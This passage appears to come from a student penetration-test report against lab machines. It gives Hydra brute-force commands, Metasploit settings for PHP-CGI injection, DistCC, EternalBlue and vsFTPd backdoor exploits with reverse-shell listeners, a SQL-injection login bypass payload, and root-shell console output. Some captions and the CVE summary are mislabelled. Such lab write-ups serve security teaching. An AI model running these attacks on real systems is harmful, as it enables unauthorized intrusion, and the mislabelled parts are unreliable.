Execute hydra with the username 'tomcat', utilizing the password list located at /usr/share/wordlists/rockyou.txt, targeting port 8180 on the IP address 192.168.56.104. HTTP GET /manager/html

Execution of Process: Hydra executed the assault, employing a maximum of 16 tasks per server and doing about 896,525 attempts per task against the target.

Finalization: The assault ended at 15:45:57 on March 12, 2025, successfully ascertaining the password "tomcat" for the username "tomcat" on the /manager/html endpoint.

Output: The exploitation was successfully executed, with Hydra uncovering the legitimate credentials (username: "tomcat", password: "tomcat") for the Tomcat manager interface at 192.168.56.104. This indicates the existence of inadequate authentication, permitting unauthorized access to administrative activities, a significant issue for Acme’s e-commerce management system.

3.4.1.3 Attack 3: PHP-CGI Argument Injection

The subsequent configurations were established within the Metasploit framework to implement the PHP-CGI Argument Injection exploit aimed at the vulnerability **“(CVE-2012-1823)” (NIST, 2025).** on 192.168.56.104,

Setting	Value	Required	Description
PLESK	**false**	**Yes**	**Disables Plesk-specific exploitation, as the target is a standard Apache setup.**
Proxies	**(Not specified)**	**No**	**A proxy chain (e.g., type:host:port); not used to maintain a direct connection.**
RHOSTS	**192.168.56.104**	**Yes**	**The target host, set to the vulnerable server running Apache 2.2.8.**
RPORT	**80**	**Yes**	**The target port (TCP), corresponding to the HTTP service with PHP-CGI.**
SSL	**false**	**No**	**Disables SSL/TLS, as the connection is HTTP, not HTTPS.**
TARGETURI	**(Not specified)**	**No**	**The URI to request; left default to auto-detect a CGI-handled PHP script.**
URIENCODING	**0**	**Yes**	**Sets URI encoding level to minimum for the exploit.**
VHOST	**(Not specified)**	**No**	**HTTP server virtual host; not specified as it is unnecessary for this target.**
LHOST	**10.0.2.15**	**Yes**	**The listening address for the reverse TCP handler (attacker's machine).**
LPORT	**4444**	**Yes**	**The listening port for the reverse TCP connection.**
Exploit Target	**0 (Automatic)**	**Yes**	**Automatically selects the best target based on the module's detection.**

Operational Steps and Results

Module Selection: The Metasploit console was initiated on a Kali Linux machine, and the exploit module was chosen as exploit/multi/http/php_cgi_arg_injection.

Set Parameters: The necessary configurations were established as follows:

Configure RHOSTS to 192.168.56.104 to provide the target IP address.

Configure RPORT to 80 to designate the HTTP service.

Configure LHOST to 10.0.2.15 to designate the attacker's listening address.

Configure LPORT to 4444 to designate the listening port for the reverse connection.

Settings were confirmed using the display options to guarantee precision.

Execute Exploit: The exploit was performed using the run command.

Output: The exploitation was successfully executed, resulting in a Meterpreter session on 192.168.56.104. This verifies the PHP-CGI argument injection vulnerability (CVE-2012-1823) in the Apache 2.2.8 configuration, enabling remote code execution and access to the target system, posing a significant threat to Acme's e-commerce online infrastructure.

3.4.1.4 Attack 4: DistCC Exec

The subsequent configurations were established within the Metasploit framework to execute the DistCC Exec exploit aimed at the vulnerability **"(CVE-2004-0974)" (NIST, 2025).** on 192.168.56.104,

Setting	Value	Required	Description
CHOST	**(Not specified)**	**No**	**The local client address; left default as the attacking machine's IP was implied.**
CPORT	**(Not specified)**	**No**	**The local client port; defaulted to a dynamically assigned port.**
Proxies	**(Not specified)**	**No**	**A proxy chain (e.g., type:host:port); not used to maintain a direct connection.**
RHOSTS	**192.168.56.104**	**Yes**	**The target host, set to the vulnerable server running DistCC.**
RPORT	**3632**	**Yes**	**The target port (TCP), corresponding to the DistCC service.**
LHOST	**192.168.56.101**	**Yes**	**The listen address for the reverse TCP handler (attacker's machine).**
LPORT	**4444**	**Yes**	**The listen port for the reverse TCP connection.**
Exploit Target	**0 (Automatic Target)**	**Yes**	**Automatically selects the best target based on the module's detection.**

Operational Steps and Results

Module Selection: The Metasploit console was initiated on a Kali Linux system, and the exploit module exploit/unix/misc/distcc_exec was chosen.

Establish Parameters: The necessary configurations were established as follows:

Configure RHOSTS to 192.168.56.104 to provide the target IP address.

Configure RPORT to 3632 to address the DistCC service.

Configure LHOST to 192.168.56.101 to designate the attacker's listening address.

Configure LPORT to 4444 to establish the listening port for the reverse connection.

Settings were confirmed using the display options to guarantee precision.

Execute Exploit: The exploit was performed using the run command.

Output: The exploitation was successfully executed, providing a command shell session on 192.168.56.104. This verifies the DistCC buffer overflow vulnerability (CVE-2004-0974), which permits remote code execution and access to the victim machine, posing a substantial threat to Acme's e-commerce backend processing systems.

3.4.1.5 Attack 5: Mutillidae Manual SQL Injection

The following settings were used to manually execute the SQL injection attack on the Mutillidae web application,

Setting	Value	Required	Description
Target URL	**192.168.56.104/mutillidae/index.php?page=login.php**	**Yes**	**The base URL of the vulnerable Mutillidae login page.**
Injection Payload	**Name=OR+1=1--&Password=&Login**	**Yes**	**The SQL injection payload to bypass authentication using the login form.**

Operational Steps and Results

The Mutillidae online application was visited at 12:54 on March 16, 2025, via the URL 192.168.56.104/mutillidae/index.php?page=login.php from the IP address 192.168.56.104.

The SQL injection payload "OR 1=1-- " was manually input into the "Name" column, the "Password" field was left empty, and the "Login" button was activated, leading to the altered form submission.

Completion: The page response was noted, successfully signing in as "Admin: admin (Monkey!)", so proving the circumvention of authentication.

Output: The exploitation was successfully executed, with the SQL injection payload circumventing the authentication process and providing access to the admin account on 192.168.56.104. This underscores the SQL injection vulnerability previously might leveraged to obtain customer data, emphasizing a continual security deficiency in Acme's e-commerce web platform.

3.4.1.6 Attack 6: EternalBlue

The subsequent configurations were established within the Metasploit framework to deploy the EternalBlue exploit aimed at the MS17-010 vulnerability **“(CVE-2017-0144)” (NIST, 2025).** on 192.168.56.103.

Setting	Value	Required	Description
RHOSTS	**192.168.56.103**	**Yes**	**The target host, set to the vulnerable server running SMB.**
RPORT	**445**	**Yes**	**The target port (TCP), corresponding to the SMB service.**
Subdomains	**(Not specified)**	**No**	**Optional Windows domain for authentication; left default as not required.**
SMBPass	**(Not specified)**	**No**	**Optional password for authentication; left default as not required.**
SMBUser	**(Not specified)**	**No**	**Optional username for authentication; left default as not required.**
VERIFY_ARCH	**true**	**Yes**	**Checks if the remote architecture matches the exploit target (Windows x64).**
VERIFY_TARGET	**true**	**Yes**	**Checks if the remote OS matches the exploit target (Windows Server 2008 R2).**
LHOST	**192.168.56.101**	**Yes**	**The listen address for the reverse TCP handler (attacker’s machine).**
LPORT	**4444**	**Yes**	**The listen port for the reverse TCP connection.**
EXITFUNC	**thread**	**Yes**	**Exit technique set to thread to maintain stability post-exploitation.**
Exploit Target	**0 (Automatic Target)**	**Yes**	**Automatically selects the best target based on the module's detection.**

Operational Steps and Results

Module Selection: The Metasploit console was initiated on a Kali Linux system, and the exploit module was chosen using exploit/windows/smb/ms17_010_eternalblue.

Set Parameters: The necessary configurations were established as follows:

Configure RHOSTS to 192.168.56.103 to provide the target IP address.

Configure RPORT to 445 to target the SMB service.

Configure LHOST to 192.168.56.101 to establish the attacker's listening address.

Configure LPORT to 4444 to designate the listening port for the reverse connection.

Configure EXITFUNC to thread to provide a reliable withdrawal plan.

Settings were confirmed using the display options to guarantee precision.

Execute Exploit: The exploit was performed using the run command.

Output: The exploitation was successfully completed, granting a Meterpreter session on 192.168.56.103. This confirms the MS17-010 vulnerability (CVE-2017-0144) in the SMB service, allowing remote code execution and system-level access on a Windows Server 2008 R2 Standard 7601 SP1 x64 system, a critical risk for Acme’s legacy e-commerce infrastructure.


3.4.2 Results and Screenshots

3.4.2.1 Results

The exploitation phase aimed against Acme's network vulnerabilities, detected via Nmap scans of 192.168.56.103 and 192.168.56.104, has been successfully concluded. All chosen exploits were conducted with favorable results. The vsFTPd vulnerability on 192.168.56.104, port 21, facilitated a root shell; the Hydra brute-force attack on port 8180 uncovered valid Tomcat credentials; the PHP-CGI injection on port 80 enabled a Meterpreter session; the Mutillidae SQL injection circumvented authentication and extracted user data; the DistCC exploit on port 3632 initiated a command shell; and the EternalBlue exploit on 192.168.56.103, port 445, established a Meterpreter session on a susceptible Windows Server 2008 R2 system. Each assault validated the corresponding vulnerabilities (CVE-2011-2523, weak credentials; CVE-2012-1823, SQL injection; CVE-2004-0974; and CVE-2017-0144), illustrating their exploitability within Acme’s e-commerce framework. The exploitation phase has now completed, having successfully executed all exploits.


3.4.2.2 Screenshots

Attack 1: vsFTPd 234 Backdoor Exploit




```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:p
                                        ort[,type:host:port][ ... ]
   RHOSTS    192.168.56.104   yes       The target host(s), see https://doc
                                        s.metasploit.com/docs/using-metaspl
                                        oit/basics/using-metasploit.html
   RPORT     21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Image17: Attack 1: vsFTPd 234 Backdoor Exploit – Setting Metasploit options



```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:p
                                        ort[,type:host:port][ ... ]
   RHOSTS    192.168.56.104   yes       The target host(s), see https://doc
                                        s.metasploit.com/docs/using-metaspl
                                        oit/basics/using-metasploit.html
   RPORT     21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[+] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:44507 → 192.168.56.104:6200) at 2025-03-12 15:29:36 -0400

█
```


Image18: Attack 1: vsFTPd 234 Backdoor Exploit – Running Metasploit Attack



```
                                        s.metasploit.com/docs/using-metaspl
                                        oit/basics/using-metasploit.html
   RPORT     21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[+] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:44507 → 192.168.56.104:6200) at 2025-03-12 15:29:36 -0400

id
uid=0(root) gid=0(root)
ls -la /
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Mar 12 14:30 dev
drwxr-xr-x  94 root root  4096 Mar 12 14:30 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx——————   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw———————   1 root root  7263 Mar 12 14:30 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 115 root root     0 Mar 12 14:30 proc
drwxr-xr-x  13 root root  4096 Mar 12 14:30 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Mar 12 14:30 sys
drwxrwxrwt   4 root root  4096 Mar 12 15:12 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-1
6-server
█
```

Image19: Attack 1: vsFTPd 234 Backdoor Exploit – Gaining Remote Access


Attack 2: Hydra Login Brute-Force



```
┌──(kali㉿kali)-[~]
└─$ hydra -l tomcat -P /usr/share/wordlists/rockyou.txt -s 8180 192.168.56.1
04 http-get /manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-12 15
:45:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:
1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.56.104:8180/manager/html
[8180][http-get] host: 192.168.56.104   login: tomcat   password: tomcat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-12 15:45:57

┌──(kali㉿kali)-[~]
└─$ 
```

Image20: Attack 2 - Hydra Login Brute-Force

Attack 3: PHP-CGI Argument Injection



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

View your details

Please enter username and password to view account details

Name

Password


View Account Details

Dont have an account? Please register here

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons


Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

Image21: Attack 3 - Hydra Login Brute-Force – Login Form



```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.56.104   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > run
```

Image22: Attack 3 - Hydra Login Brute-Force – Setting Metasploit Options

